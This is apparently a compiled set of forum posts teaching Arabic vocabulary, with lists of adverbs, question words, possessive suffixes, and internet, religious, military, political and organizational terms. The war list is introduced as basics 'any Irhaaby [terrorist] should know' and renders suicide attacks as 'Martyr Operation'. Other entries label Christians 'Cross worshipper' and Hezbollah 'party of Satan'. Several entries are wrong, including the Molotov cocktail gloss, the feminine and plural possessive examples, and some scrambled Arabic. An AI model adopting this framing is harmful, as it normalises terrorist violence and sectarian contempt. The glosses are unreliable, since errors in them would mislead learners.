however مَهما / غـير أن (ghayra Anna - mahma)

immediately حالاً (haalan)

long time وقـت طويـل (waqtan taweelan)

more أكــثر (Akthar)

often غالِبا) ما) (ghaaliban (maa))

perhaps رُبَما (Rubbamaa)

quickly بِسُرعة (bisur3a)

rather بَدَلاً مِن / الأصــح علـى (badalan min /)

really حقـا (haqqan)

recently مؤخَّرا (Muakh-kharan)

sometimes بعــض الأحيــان (ba3dal-ahyaan)

straight away حالاً (haalan)

there هُناك (Hunaak)

too أيضــا (Aydan)

unfortunately للأســف (lil-Asaf)

very كثـــير (katheer)

Part I: The Questions!

how many, كم؟ (kam)

how much بكم؟ (bikam)

how? كيف؟ (kayfa)

what? ماذا؟/ما؟ (maadha / maa)

when? متى؟ (mataa)

who? مَن؟ (man)

why? لماذا؟ (limaadhaa)

Whose? لمن؟ (liman)

Where? أين (Ayna)

Part II: Forming the Possesive form:

My 'noun' -------> Arabic noun + ـي (-i) at the end of the word (ex: My house : بَيتِي baytii)

Your (masc.) 'noun' -------> Arabic noun + ـكَ (ka) at the end of the word (ex: Your house : baytuka

Your (fem.) 'noun' -------> Arabic noun + ـكِ (ki) at the end of the word (ex: Your house : baytuka

His 'noun' -------> Arabic noun + ـهُ (-hu) at the end of the word (ex: His house : bautuhu

Her 'noun' -------> Arabic noun + ـها (-haa) at the end of the word (ex: Her house : baytuhaa

Your (dual) 'noun' -------> Arabic noun + ـكما (-kumaa) at the end of the word (ex: your (both) house : baytukumaa

Our 'noun' -------> Arabic noun + ـنا (-naa) at the end of the word (ex: Our house : baytunaa

Your (M. Plural) 'noun' -------> Arabic noun + ـكم (-kum) at the end of the word (ex: Your house : baytukum

Your (F. Plural) 'noun' -------> Arabic noun + ـكن (-kun) at the end of the word (ex: Your house : baytukun

Their (F) 'noun' -------> Arabic noun + ـهم (-hum) at the end of the word (ex: Their house : baytuhum

Their (M) 'noun' -------> Arabic noun + ـهن (-hun) at the end of the word (ex: Their house : baytuhun

Their (dual) 'noun' -------> Arabic noun + ـهما (-humaa) at the end of the word (ex: Their house : baytuhumaa

Exemples of sentences:

Baytuki jameel ya ukhtii: بَيتُكِ جَمِيل يَا أُخْتِي Your house is beautiful my sister

Kitaabuhaa sareer: كِتَابُهَا صَغِير Her book is small

Bintii lateefa: بِنْتي لَطِيفَة My daughter is kind or sweet

Diinunaa Al Islam دِينُنَا الإِسْلَام Our Religion is Islaam

Part I: **The Colors Category**.

colour لـون (Lawn)

black أســود (Aswad)

blue أزرق (Azraq)

brown بُنِّي (Buniyy)

green أخضــر (Akhdar)

grey رَمادي (Ramaadiy)

orange بُرتُقالي (Burtuqaal)

pink زَهري (zahriy)

red أحمر (Ahmar)

violet بنفســـــــجي (Bunafsajiy)

white أبيـــض (Abyad)

yellow أصـــفر (Asfar)

Part II: **The Connecting words Category.**

- also كـذلك / أيضاً (Aydan / kadhalik)
- and وَ (wa)
- but لكـن (lakin / wa lakin)
- first of all أوّلاً وقبـــل كـل شـئ (Awwalan wa qabla kulli shay)
- or أو (Aw)
- so لـذلك (Lidhalik)
- then (after a while) ثُم / (Immediately) ف (thumma -a while/ fa-immadediatly)

As we regularly post releases from Arabian Forums, so I will today post about:

Forum and Internet Category:

the internet الانترنـــت al-internet

- website مواقـع الانترنـــت (ج) موقـع mawqi3 (pl.) mawaaqi3 al-internet
- forum منتـــديات (ج) منتـــدى muntuda (pl.) muntudiyaat
- blog مدوّنات (ج) مدوّنة mudawwana (pl.) mudawwanaat
- chat دردشـة dardasha
- link روابـط (ج) رابـط raabit (pl.) rawaabit
- email بريـــد الكـــتروني bariid elektroni
- password المرور | السرّ كلمـة kalimat as-sirr/al-muruur
- account حاســبات (ج) حاسـب Haasib (pl.) Haasibaat
- profile ملفّ شخصـــي milaff shakhsi

username اسـم المســتعمل ism al-musta3mil

- private message رسـالة خاصـة risaala khaassa
- comment تعليقـــات (ج) تعليـــق ta3liiq (pl.)ta3liiqaat

design, layout تصـــميم tasmiim

terms of service شـروط الخدمـة shuruut al-khidma

privacy policy سياســة الخصوصـــية siyaasat al-khusuusiya

home page الصـــفحة الرئيســـية as-safha al-ra'iisiya

browser متصـــفح mutasaffih

search engine محركـات البحـث (ج) محرك muharrik al-baht (pl.) muharrikaat al-baht

firewall نـاري جدار jidaar naari

- host مضـــيف mudiif

server مزود muzawwid

ISP مزود خدمة الانترنـــت muzawwid khidmat al-internet

frequently asked questions أســـئلة شـــائعة | متكررّة as'ila shaa'i3a/mutakarrira

- code (like HTML) رموز rumuuz
- smilie ابتســـامات (ج) ابتســـامة ibtisaama (pl.) ibtisaamaat
- folder مجلّدات (ج) مجلّد mujallad (pl.) mujalladaat
- file ملفـــات (ج) ملـف milaff (pl.) milaffaat
- size أحجام | حجوم (ج) حجم Hajm (pl.) Hujuum/ahjaam
- high-quality عاليـــة جودة jawda 3aaliya
- computer حواســـيب (ج) حاسـوب Haasuub (pl.) Hawaasiib

(Note: (ج) means the plural.)

The Religion (General) Category part I:

- Religion أديـان (ج) ديـن diin (pl.) adyaan
- sect طوائـف (ج) طائفـــة Taa'ifa (pl.) Tawaa'if
- Islam الإســـلام al-islaam
- Muslim مســـلم muslim
- Sunni سنّة / سنّي sunni/sunna
- Shi'ite شـــيعة / شـــيعي shii3i / shii3a
- Alawite علـوي 'alawi
- Christianity المســـيحية al-masiiHiyya
- Christian مســـيحي masiiHi
- Judaism اليهوديـــة al-yahuudiyya
- Jew يهـود (ج) يهـودي yahuudi (pl.) yahuud
- Hinduism الهندوســـية al-hinduusiyya
- Buddhism البوذيـــة al-buudiyya
- Sufism الصـــوفية aS-Suufiyya
- paganism (pagan) وثنيـــة (وثـــني) wataniyya (watani)
- atheism (atheist) الإلحـاد (ملحد) al-ilHaad (mulHid)
- secularism علمانيـــة 'ilmaaniyya
- monotheism توحيديـــة tawHiidiyya
- infidel كفـــار (ج) كـــافر kaafir (pl.) kuffaar
- creed عقائـــد دينيـــة (ج) عقيـــدة 'aqiida (pl.) 3aqaa'id diiniyya

god آلهة (ج) الـه ilaah (pl.) aaliha

- lord أربـاب (ج) رب rabb (pl.) arbaab

- the pillars of Islam أركان الإسلام arkaan al-islaam
- profession of faith شهادة shahaada
- prayer صلاة Salaah
- fasting صوم Soom
- alms-giving زكاة zakaah
- pilgrimage to Mecca حج Hajj
- minor pilgrimage عمرة 3umra
- permitted by Islam حلال Halaal
- forbidden by Islam حرام Haraam
- feast أعياد (ج) عيد 'iid (pl.) a3yaad
- Eid al-Fitr عيد الفطر 'iid al-fiTr
- Eid al-Adha عيد حى الأض 3iid al-aDHa
- angel ملاك (ج) ملائكة malaak (pl.) malaa'ika
- heaven, paradise الجنة al-janna
- hell النار an-naar (lit. "the fire")
- cross صليب (ج) صلبان Saliib (pl.) Sulbaan
- Cross worshipper صليبي (ج) صليبيون
- mosque مسجد (ج) مساجد masjid (pl.) masaajid
- call to prayer اذان adaan
- muezzin مؤذن mu'addin
- minbar(pulpit) منبر (ج) منابر minbar (pl.) manaabir
- Sermon خطبة khuTba
- imam امام (ج) أئمة imaam (pl.) a'ima
- prophet نبي (ج) أنبياء nabi (pl.) anbiyaa'
- the (holy) Qur'an القرآن (الكريم) al-qur'aan (al-kariim)
- chapter from the Qur'an سورة (ج) سور suura (pl.) suwar
- verse from the Qur'an آية (ج) آيات aaya (pl.) aayaat
- Satan, the devil الشيطان (ج) الشياطين ash-sheiTaan (pl.) ash-shayaaTiin
- messiah مسيح masiiH

- church كنيسة (ج) كنائس kaniisa (pl.) kanaa'is
- shrine مزار (ج) مزارات mazaar (pl.) mazaaraat
- sanctuary هيكل (ج) هياكل heikal (pl.) hayaakil
- synagogue كنيس kaniis
- temple معبد (ج) معابد ma3bad (pl.) ma3aabid
- monastery دير (ج) أديار deir (pl.) adyaar
- priest قس (ج) قسيس qassiis (pl.) qusus
- the Pope البابا al-baaba
- rabbi حاخام (ج) حاخامات Haakgham (pl.) Haakhaamaat
- the Gospels الإنجيل al-injiil
- the Old Testament العهد القديم al-3ahd al-qadiim
- the Torah التوراة at-tooraah
- blessing بركة (ج) بركات baraka (pl.) barakaat
- forgiveness غفران ghufraan
- mercy رحمة raHma
- fate قدر (ج) أقدار qadr (pl.) aqdaar
- morals أخلاق akhlaaq
- soul, spirit روح (ج) أرواح ruuH (pl.) arwaaH (fem.)
- holy مقدس muqaddas
- missionary داعية daa3iya
- prosyletization دعوى da3wa
- good خير kheir
- evil شر sharr
- blasphemy تجديف tajdiif
- resurrection قيامة qiyaama
- Judgement Day القيامة يوم yoom al-qiyaama
- religious, pious متدين mutadayyin
- sin (or guilt) ذنب (ج) ذنوب dhanb (pl.) dhunuub
- sin خطيئة (ج) خطايا khaTii'a (pl.) khaTaaya

Today we will carry on inshaALLAH with Prepositions!
We will be-idhniLLAH be more able to make sentences!
(See some examples below inshaALLAH!)

But before starting, please allow me to remind us all (first to myself) the importance of persevering in studying Arabic Language as it is a very important gate to many positive achievements like:
- Understanding our deen
- More access to useful resources
- Communication with other Muslims
- Building the Islamic Unity spirit destroyed by enemies of ALLAH.

So let's be steadfast and persevere in our learning my dears!

Prepositions Category:

- about حَوْلَ (hawla)
- above فوقَ (Fawqa)
- according to بِناءً على / وفقًا لـ (wafaqan li)
- across عِبرَ (3ibra)
- after بعدَ (Ba3d)
- against ضِدَ (Dhid)
- ahead of أمامَ (Amaama)
- all over جديد من (min jadeed)
- along طول على (3alaa Tuul)
- among بين (Baynaa)
- around حولَ (Hawla)
- as مِثل / كـ (ka / Mithla)
- aside بجانب
- at على (3alaa)
- away from بعيدًا عن (ba3iidan 3an)
- because of بِسبب (bisababi)
- before قبلَ (Qabla)
- behind وراءَ (waraa-a)
- below تحتَ (tahta)
- beneath تحتَ (tahta)
- beside بجانب (bi jaanib)
- besides بالإضافَةِ إلى (bil-idhaafati ila)
- between بينَ (bayna)
- beyond وراءَ (waraa-a)
- but لكن (lakin)
- by على (3alaa)
- close by مِن بالقُربِ
- close to بجانب (bijaanib)
- concerning بخُصوص (bkhusus)
- despite رَغمَ (raghma)
- down تحت (tahta)
- due to بسَبَب / ناتج عن (Naatija 3an / bi sababi)
- during خِلال (khilaal)
- except for باستِثناء (Bistithnaa')
- excluding باستثناء (Bistithnaa)
- for, in order to لـ / لأجلِ أن (li ajli an / li)
- from مِن (min)
- in في (fii)
- in front of أمامَ (amaama)
- in place of مكانَ (makaana)
- in spite of بالرغم من (bir-raghmi min)
- inside بالدّاخِل (bid-daakhil)
- less أقل (Aqal)
- like مِثل (Mithla)
- minus ناقص (naaqis)
- near قريب (qariib)
- near to من قريبٌ (qariib min)
- next to بِجانب (bijaanib)
- on على (3alaa)
- on top of فوق (fawqa)
- opposite عكسَ (3aksa)
- out خارج (khaarij)
- outside بالخارج (bil khaarij)
- over على (3alaa)
- through خلالَ (khilaal)
- to إلى (ilaa)
- towards باتّجاه (bit-tijaa')
- under تحت

- until غايــة إلــى (ilaa ghaaya)
    - with مع (ma3a)
- without بِدون (biduuni)

Some examples:

The mosque is near to my house

المســجد قريــب مــن بيــتي

Al masjid qariibun min baytii

Prayer and pilgrimage are among the Islamic pillars

الصــلاة و الحــج مــن أركــان الإســلام

As-Salatu wal Hajj min arkaanil-Islam

InshaALLAH today we will carry on with the basics that any Irhaaby should know:

The War Category Part I:

- war حرب (ج) حروب Harb (pl.) Huruub
- civil war حرب أهلية Harb ahliyya
- proxy war حرب بالوكالة Harb bil-wakaala
- the Cold War الحرب الباردة al-Harb al-baarida
- revolution ثورة (ج) ثورات tawra (pl.) tawraat
- coup انقلاب inqilaab
- conflict صراع Siraa3
- strife نزاع nizaa3
- fight, struggle نضال niDaal /كفاح kifaaH
- resistance مقاومة muqaawama
- insurrection عصيان 'iSyaan
- rebellion تمرّد tamarrud
- military (adj.) عسكري 'askari
- alliance حلف (ج) أحلاف Hilf (pl.) aHlaaf
- ally حليف (ج) حلفاء Haliif (pl.) Hulafaa'
- defense (of) دفاع عن difaa3 3an
- pre-emptive strike ضربة وقائية Darba wiqaa'iyya
- martial law الحكم العرفي al-Hukm al-3urfi
- occupation احتلال iHtilaal
- weapon, gun سلاح (ج) أسلحة silaaH (pl.) asliHa
- machine gun رشاش (ج) رشاشات rashshaash (pl.) rashshaashaat
- heavy ثقيل thaqiil
- light خفيف khafiif
- rifle بندقية (ج) بنادق bunduqiyya (pl.) banaadiq
- sniper rifle بندقية قناصة bunduqiyya qannaaSa
- pistol مسدس (ج) مسدسات musaddas (pl.) musaddasaat
- sword سيف (ج) سيوف seif (pl.) suyuuf
- spear رمح (ج) رماح rumH (pl.) rimaaH
- bullet رصاصة (ج) رصوص raSaaSa (pl.) ruSuuS
- rubber bullets رصاص مطاطي raSaaS maTTaaTi
- live ammunition رصاص حي raSaaS Hayy
- tear gas الغاز المسيل للدموع al-ghaaz al-musiil lid-dumuu3
- « white weapons » أسلحة بيضاء asliHa beiDaa'
- baton, billy stick هراوة (ج) هراوات hiraawa (pl.) hiraawaat
- firearm سلاح ناري silaaH naari
- medium-range weapons أسلحة متوسطة asliHa mutawassiTa
- weapons of mass destruction أسلحة الدمار الشامل asliHat ad-damaar aš-šaamil
- nuclear weapons أسلحة نووية asliHa nawawiyya
- chemical weapons أسلحة كيماوية asliHa kiimaawiyya
- atomic bomb قنبلة ذرية qunbula darriyya
- smart bomb قنبلة ذكية qunbula dakiyya
- cluster bomb قنبلة عنقودية qunbula 3unquudiyya
- land mine لغم أرضي (ج) ألغام أرضية lagham arDi (pl.) alghaam arDiyya
- mortar هاون (ج) هواوين haawun (pl.) hawaawiin
- bomb, grenade قنبلة (ج) قنابل qunbula (pl.) qanaabil
- Molotov cocktail عبوة ناسفة 'ubuuwa naasifa
- car bomb سيارة مفخخة sayyaara mufaxxaxa
- missile, shell قذيفة (ج) قذائف qadiifa (pl.) qadaa'if
- missile, rocket صاروخ (ج) صواريخ Saarukh (pl.) Sawaariikh
- rocket launcher قاذف صاروخي (ج) قاذفات الصواريخ qaadif Saaruukhi (pl.) qaadifaat aS-Sawaariikh

- bombing, shelling قصف qaSf
- explosion انفجار (ج) انفجارات infijaar (pl.) infijaaraat
- تفجير (ج) تفجيرات tafjiir (pl.) tafjiiraat
- explosive (adj.) متفجر mutafajjir
- explosive مفرقعة (ج) مفرقعات mufarqi3a (pl.) mufarqi3aat
- bloodshed سفك الدماء safk ad-dimaa'
- violence - violent عنف - عنيف 'unf - 3aniif
- battle معركة (ج) معارك ma3raka (pl.) ma3aarik
- clash, confrontation اشتباك (ج) اشتباكات ishtibaak (pl.) ishtibaakaat
- مواجهة (ج) مواجهات muwaajaha (pl.) muwaajahaat
- attack هجوم hujuum
- attack, aggression اعتداء (ج) اعتداءات i3tidaa' (pl.) i3tidaa'aat
- ambush كمين (ج) كمناء kamiin (pl.) kumanaa'
- raid غارة (ج) غارات على ghaara (pl.) ghaaraat 3ala
- aggression عدوان على 'udwaan 3ala
- Martyr Operation عملية انتحارية 'amaliyya intiHaariyya
- siege, blockade حصار HiSaar
- محاصرة muHaaSara
- invasion غزو ghazw
- incursion توغل في tawaghghul fi
- injury, wound جرح (ج) جراح jurH (pl.) jiraaH
- injured, wounded جريح (ج) جرحى jariiH (pl.) jarHa
- death وفاة | موت | حتف | مصرع wafaah/moot/Hatf/maSra3
- victim ضحية (ج) ضحايا DaHiyya (pl.) DaHaaya
- martyr شهيد (ج) شهداء shahiid (pl.) shuhadaa'

- civilian مدني (ج) مدنيون madani (pl.) madaniyuun
- innocent بريء (ج) أبرياء bari' (pl.) abriyaa'
- unarmed أعزل (ج) عزل a3zal (pl.) 3uzl
- corpse, body جثة (ج) جثث jutta (pl.) jutat
- funeral جنازة (ج) جنازات janaaza (pl.) janaazaat
- graveyard جبانة (ج) جبانات jabbaana (pl.) jabbaanaat / مقبرة (ج) مقابر maqbara (pl.) maqaabir
- grave قبر (ج) قبور qabr (pl.) qubuur
- deceased مرحوم marHuum
- مغفور له maghfuur lahu
- late lamented, mourned مأسوف ma'suuf
- departed (dead) راحل raaHil
- army جيش (ج) جيوش jeish (pl.) juyuush
- (armed) forces قوات (مسلحة) quwwaat musallaHa
- air force قوات جوية quwwaat jawwiyya
- navy البحرية al-baHariyya
- the Republican Guard الحرس الجمهوري al-Haras al-jumhuuri
- regiment فوج (ج) أفواج fawj (pl.) afwaaj
- tank دبابة (ج) دبابات dabbaaba (pl.) dabbaabaat
- armored car مدرّعة (ج) مدرّعات mudarra3a (pl.) mudarra3aat
- gunman مسلح (ج) مسلحون musallaH (pl.) musallaHuun
- rank رتبة (ج) رتب rutba (pl.) rutab
- soldier جندي (ج) جنود jundi (pl.) junuud
- officer ضابط (ج) ضباط DaabiT (pl.) DubbaaT
- sniper قناص (ج) قناصة qannaaS (pl.) qanaaSa
- commando مغوار (ج) مغاوير mighwaar (pl.) maghaawiir
- commander in chief القائد الأعلى al-qaa'id al-a3la
- enemy عدو (ج) أعداء 'aduuww (pl.) a3daa'

- defeat هزيمـة (ج) هـزائم haziima (pl.) hazaa'im
- loss خسـارة khusaara
- victory نصـــر naSr
- victory, triumph انتصـــارات (انتصـــار ج) intiSaar (pl.) intiSaaraat
- treaty; charter مواثيـــق (ميثـــاق ج) miitaaq (pl.) mawaatiiq
- treaty معاهدة (ج) معاهدات mu3aahada (pl.) mu3aahadaat
- treaty; agreement اتفاقيـــــة (ج) اتفاقيـــــات ittifaaqiyya (pl.) ittifaaqiyyaat
- agreement اتفـــاق (ج) اتفاقـــات ittifaaq (pl.) ittifaaqaat
- ceasefire وقـف النـيران waqf an-niiraan
- armistice, truce هدنة (ج) هـدنات hudna (pl.) hudanaat
- solution حل (ج) حلـول Hall (pl.) Huluul
- compromise حل وسط Hall wasaT
- negotiations مفاوضـــات mufaawaDaat
- talks محادثـات muHaadataat
- مباحثـــات mubaaHataat
- dialogue حوار Hiwaar

The Governement & Politics Category:

- government حكومة (ج) حكومات Hukuuma (pl.) Hukuumaat
- politics السياسة as-siyaasa
- political سياسي siyaasi
- party حزب (ج) أحزاب Hizb (pl.) aHzaab
- movement حركة (ج) حركات Haraka (pl.) Harakaat
- faction فصيلة (ج) فصائل faSiila (pl.) faSaa'il
- bloc كتلة (ج) كتل kutla (pl.) kutal
- liberal ليبرالي liibiraali
- conservative محافظ muHaafiZ
- neo-conservative محافظ جديد muHaafiZ jadiid
- country دولة (ج) دول dawla (pl.) duwal
- nation, homeland وطن (ج) أوطان waTan (pl.) awTaan
- citizen مواطن (ج) مواطنون muwaaTin (pl.) muwaaTinuun
- immigrant مهاجر (ج) مهاجرون muhaajir (pl.) muhaajiruun
- population عدد سكان 'adad sukkaan
- democracy ديموقراطية diimoqraaTiyya
- republic جمهورية jumhuuriyya
- kingdom مملكة (ج) ممالك mamlaka (pl.) mamaalik
- empire طوريات امبراطورية (ج) امبرا imbraaTuuriyya (pl.) imbraaTuuriyyaat
- mandate انتداب intidaab
- colony مستعمرة (ج) مستعمرات musta3mara (pl.) musta3maraat
- dictatorship ديكتاتورية diiktaatoriyya
- totalitarianism شمولية shumuuliyya
- fascism فاشية faashiyya
- communism شيوعية shuyuu3iyya
- socialism اشتراكية ishtiraakiyya
- capitalism رأسمالية ra'smaaliyya
- anarchism فوضوية fawDawiyya
- patriotism وطنية waTaniyya
- nationalism قومية qawmiyya
- pan-Arab nationalism القومية العربية al-qawmiyya l-3arabiyya
- federal government حكومة اتحادية Hukuuma ittiHaadiyya
- local government الحكومة المحلية al-Hukuuma al-maHaliyya
- coalition government حكومة ائتلافية Hukuuma i'tilaafiyya
- authority سلطة (ج) سلطات sulTa (pl.) sulaTaat
- legislative تشريعي tashrii3i
- executive تنفيذي tanfiidi
- judicial قضائي qaDaa'i
- constitution دستور (ج) دساتير dustuur (pl.) dasaatiir
- amendment تعديل (ج) تعديلات ta3diil (pl.) ta3diilaat
- veto نقض naqD
- position, office منصب (ج) مناصب manSib (pl.) manaaSib
- president; chairman رئيس (ج) رؤساء ra'iis (pl.) ru'asaa'
- prime minister رئيس الوزراء ra'iis al-wuzaraa'
- governor; ruler حاكم (ج) حكام Haakim (pl.) Hukkaam
- mayor عمدة (ج) عمد 'umda (pl.) 3umad
- monarch عاهل (ج) عواهل 'aahil (pl.) 3awaahil
- king ملك (ج) ملوك malik (pl.) muluuk
- prince أمير (ج) أمراء amiir (pl.) umaraa'
- crown prince ولي العهد waliiy al-3ahd
- tyrant مستبدّ mustabidd
- despot طاغية Taaghiyya
- ambassador سفير (ج) سفراء safiir (pl.) sufaraa'
- minister وزير (ج) وزراء waziir (pl.) wuzaraa'
- deputy, vice, representative نائب (ج) نواب naa'ib (pl.) nuwwaab

- member عضو (ج) أعضاء 'uDw (pl.) a3Daa'
- official مسؤول (ج) مسؤولون mas'uul (pl.) mas'uuluun
- representative ممثل (ج) ممثلون mumattil (pl.) mumattiluun
- spokesman متحدث باسم mutaHaddit bism / ناطق باسم naaTiq bism
- delegate, envoy مبعوث (ج) مبعوثون mab3uut (pl.) mab3uutuun
- deputy, agent وكلاء (وكيل (ج wakiil (pl.) wukalaa'
- councillor, advisor (مستشار (ج mustashaar (pl.) mustahsaaruun مستشارون
- secretary general الأمين العام al-amiin al-3aamm
- leader زعيم (ج) زعماء za3iim (pl.) zu3amaa' / قائد (ج) قواد | قادة qaa'id (pl.) quwwaad/qaada
- embassy سفارة (ج) سفارات safaara (pl.) safaaraat
- committee لجنة (ج) لجان lajna (pl.) lijaan
- delegation وفد (ج) وفود wafd (pl.) wufuud / بعثة (ج) بعثات ba3ta (pl.) ba3taat
- council مجلس (ج) مجالس majlis (pl.) majaalis
- parliament برلمان barlamaan
- administration (ادارة (ج ادارات idaara (pl.) idaaraat
- govt. agency or authority هيئة (ج) هيئات hei'a (pl.) hei'aat Hukuumiyya حكومية
- intelligence مخابرات mukhaabaraat
- ministry وزارة (ج) وزارات wizaara (pl.) wizaaraat
- ministry of defense وزارة الدفاع wizaarat ad-difaa3
- ministry of the interior وزارة الداخلية wizaarat ad-daakhiliyya
- ministry of foreign affairs وزارة الخارجية wizaarat al-khaarijiyya
- ministry of justice وزارة العدل wizaarat al-3adl

- ministry of finance وزارة المالية wizaarat al-maaliyya
- ministry of health وزارة الصحة wizaarat aS-SiHHa
- ministry of agriculture وزارة الزراعة wizaarat az-ziraa3a
- ministry of education وزارة التربية والتعليم wizaarat at-tarbiyya wat-ta3liim
- ministry of higher education وزارة التعليم العالي wizaarat at-ta3liim al-3aali
- ministry of civil services وزارة الخدمة المدنية wizaarat al-xidma l-madaniyya
- ministry of water resources and irrigation وزارة الموارد المائية والري wizaarat al-mawaarid al-maa'iyya war-riyy
- ministry of public works and housing وزارة الاشغال العامة والاسكان wizaarat al-ashghaal al-3aamma wal-iskaan
- ministry of economics and planning وزارة الاقتصاد والتخطيط wizaarat al-iqtiSaad wat-takhTiiT
- ministry of tourism and antiquities وزارة السياحة والآثار wizaarat as-siyaaHa wal-aataar
- ministry of industry and trade وزارة الصناعة والتجارة wizaarat aS-Sinaa3a wat-tijaara
- ministry of communications and transportation وزارة الاتصالات والنقل wizaarat al-ittiSaalaat wan-naql
- ministry of energy and mineral resources وزارة الطاقة والثروة المعدنية wizaarat aT-Taaqa wat-tarwa al-ma3diniyya
- ministry of Islamic affairs and endowments وزارة الاوقاف والشؤون الاسلامية wizaarat al-awqaaf wash-shu'uun al-islaamiyya
- ministry of social development وزارة التنمية الاجتماعية wizaarat at-tanmiyya l-ijtimaa3iyya
- ministry of culture وزارة الثقافة wizaarat at-taqaafa

- election انتخـــاب (ج) انتخابـــات intikhaab (pl.) intikhaabaat
- campaign حملـة (ج) حمـلات Hamla (pl.) Hamalaat
- candidate مرشـح (ج) مرشـحون murashshaH (pl.) murashshaHHuun
- competitor منـــافس (ج) منافســـون munaafis (pl.) munaafisuun
- contribution مساهمة (ج) مساهمات musaahama (pl.) musaahamaat
- referendum (اســـــتفتاء (ج استفتاءات istiftaa' (pl.) istiftaa'aat
- propaganda, advertising دعايـة da3aaya
- slogan شـعار (ج) شـعارات sha3aar (pl.)sha3aaraat
- empty slogan شـعار أجـوف sha3aar ajwaf
- debate منـاظرة (ج) منـاظرات munaaZara (pl.) munaaZaraat

The Organizations and Groups Category:

agency وكـالـة (ج) وكـالات wakaala (pl.) wakaalaat

institution, foundation مؤسســة (ج) مؤسســات mu'assasa (pl.) mu'assasaat

organization منظمة (ج) منظمات munaZZama (pl.) munaZZamaat

group, association جماعة (ج) جماعات jamaa3a (pl.) jamaa3aat / جمعيـة (ج) جمعيـات jam3iyya (pl.) jam3iyyaat

Al-Qaeda تنظيـــم القاعـدة tanZiim al-qaa3ida

Islamic Jihad الجهـاد الإســلامي al-jihaad al-islaami

Hamas حماس (حركـة المقاومـة الإســلامية) Hamaas (Harakat al-muqaawama l-islaamiyya)

the Muslim Brotherhood الاخـوان المســلمين al-ixwaan al-muslimiin

Hezbollat حزب شــيطان Hizb sheyTaan

the United Nations (UN) الأمم المتحـدة al-umam al-muttaHida

the General Assembly الجمعيـــة العامـة al-jama3iyya al-3aamma

the Security Council مجلـس الأمن majlis al-amn

the European Union (EU) الاتحـاد الاوروبـي al-ittiHaad al-uruubi

Group of Eight (G8) وعةمجم الثمـــاني majmuu3at at-tamaani

World Health Organization (WHO) الصـحة العالميـــة منظمة munaZZamat aS-SiHHa l-3aalamiyya

International Monetary Fund (IMF) النقـــد الـــدولي صـــندوق Sunduuq an-naqd ad-dawli

World Bank البنـــك الـــدولي al-bank ad-dawli

World Trade Organization (WTO) التجـــارة العالميـــة منظمة munaZZamat at-tijaara l-3aalamiyya

Human Rights Watch مراقبـــة حقـوق الإنســـان muraaqabat Huquuq al-insaan

Amnesty International منظمة لعفـــو ليـــةالـدو ا munaZZamat al-3afw ad-dawliyya

Doctors Without Borders منظمة أطبـاء بـــلا حدود munaZZamat aTibaa' bilaa Huduud

the Red Cross الصـــليب الأحمر aS-Saliib al-aHmar

the Red Crescent الهـلال الأحمر al-hilaal al-aHmar

the Arab League جامعة الـدول العربيـــة jaami3at ad-duwal al-3arabiyya

Gulf Cooperation Council (GCC) لـدول الخليـــج بيـــــةالعر مجلـس التعـــاون majlis at-ta3aawun li-duwal al-khaliij al-3arabiyya

OPEC منظمة الـدول المصـدرة للنفـــط munaZZamat ad-duwal al-muSaddira lin-nafT

Miscellaneous expressions in Politics:

- Cause قضـــية (ج) قضـــايا qaDiyya (pl.) qaDaaya
- issue مســألة (ج) مســائل mas'ala (pl.) masaa'il
- affair شـأن (ج) شـؤون sha'n (pl.) shu'uun
- law قـــانون (ج) قـــوانين qaanuun (pl.) qawaaniin
- policy سياســـة (ج) سياســـات siyaasa (pl.) siyaasaat
- restrictions (on) علـى قيـــود quyuud 3ala
- reform اصـــلاح (ج) اصـــلاحات iSlaaH (pl.) iSlaaHaat
- controversy (about) جدل حول jadal Hawla
- scandal فضـــيحة (ج) فضـــائح faDiiHa (pl.) faDaa'iH
- corruption - corrupt فاســـد - فســـاد fasaad - faasid
- negligence اهمال ihmaal
- theft ســـرقة sariqa
- swindling نصـــب naSb
- bribery ارتشـــاء | رشـــوة irtishaa'/rashwa
- embezzlement اختـــلاس ikhtilaas
- nepotism محســـوبية maHsuubiyya
- connections واسطة waasTa
- security أمن amn
- safety ســـلامة salaama
- peace ســـلام salaam
- stability اســـتقرار istiqraar
- protection حمايـــة Himaaya
- unity وحدة waHda
- equality مســـاواة musaawaah
- independence اســـتقلال istiqlaal
- sovereignty ســـيادة siyaada
- justice عدل/عدالـــة 'adl/3adaala
- tolerance تســـامح tasaamuH
- coexistence تعـــايش ta3aayush
- pluralism تعدد/تعدديـــة ta3addud(iyya)
- diversity تنوّع tanawwu3
- freedom حريـــة Hurriyya
- dignity كرامة karaama
- conscience ضـــمير Damiir
- principle مبـــدأ (ج) مبـــادئ mabda' (pl.) mabaadi'
- morals أخـــلاق (م) خلـــق akhlaaq (sing.) khulq
- standard معيـــار (ج) معـــايير mi3yaar (pl.) ma3aayiir
- right حـــق (ج) حقـــوق Haqq (pl.) Huquuq
- human rights حقـــوق الإنســـان Huquuq al-insaan
- minority الأقليـــة al-aqaliyya
- the right to a fair trial حـــق المحاكمـــة العادلـــة Haqq al-muHaakama l-3aadila
- the right to privacy حـــق الخصوصـــية Haqq al-xuSuuSiyya
- freedom of the press حريـــة الصـــحافة Hurriyyat aS-SaHaafa
- freedom of opinion حريـــة الـــرأي Hurriyat ar-ra'i
- freedom of expression حريـــة التعبـــير (عن الـــرأي) Hurriyyat at-ta3biir (3an ar-ra'i)
- oppression ظلـــم Zulm
- persecution اضـــطهاد iDTihaad
- repression قمـــع qam3
- tyranny اســـتبداد istibdaad
- prejudice تحيّز taHayyuz
- discrimination تميـــيز tamyiiz
- racism عنصـــرية 'unSuriyya
- عرقيـــة 'irqiyya
- torture تعـــذيب ta3diib
- massacre مذبحـــة (ج) مـــذابح madbaHa (pl.) madaabiH
- مجزرة (ج) مجازر majzara (pl.) majaazir
- genocide ابـــادة (جماعيـــة) ibaada (jamaa3iyya)
- ethnic cleansing تطهـــير عـــرقي taThiir 3irqi
- جريمـــة (ج) جـــرائم شـــرف jariimat sharaf (pl.) jaraa'im sharaf

- domestic violence العنـــف المـــنزلي al-3unf al-manzili
- sexual harassment التحرّش الجنسي at-taHarrush al-jinsi
- rape اغتصـــاب ightiSaab
- human trafficking الاتجـــار بالبشـــر al-ittijaar bil-bashar
- slavery عبـودة 'ubuudiyya

استـــرقاق istirqaaq

The Media Category:

- newspaper جريدة (ج) جرائد jariida (pl.) jaraa'id

صحيفة (ج) صحف SaHiifa (pl.) SuHuf

- magazine, journal مجلة (ج) مجلات majalla (pl.) majallaat
- issue (of a periodical) عدد (ج) أعداد 'adad (pl.) a3daad
- journalism, the press صحافة SiHaafa
- editor رئيس تحرير ra'iis taHriir
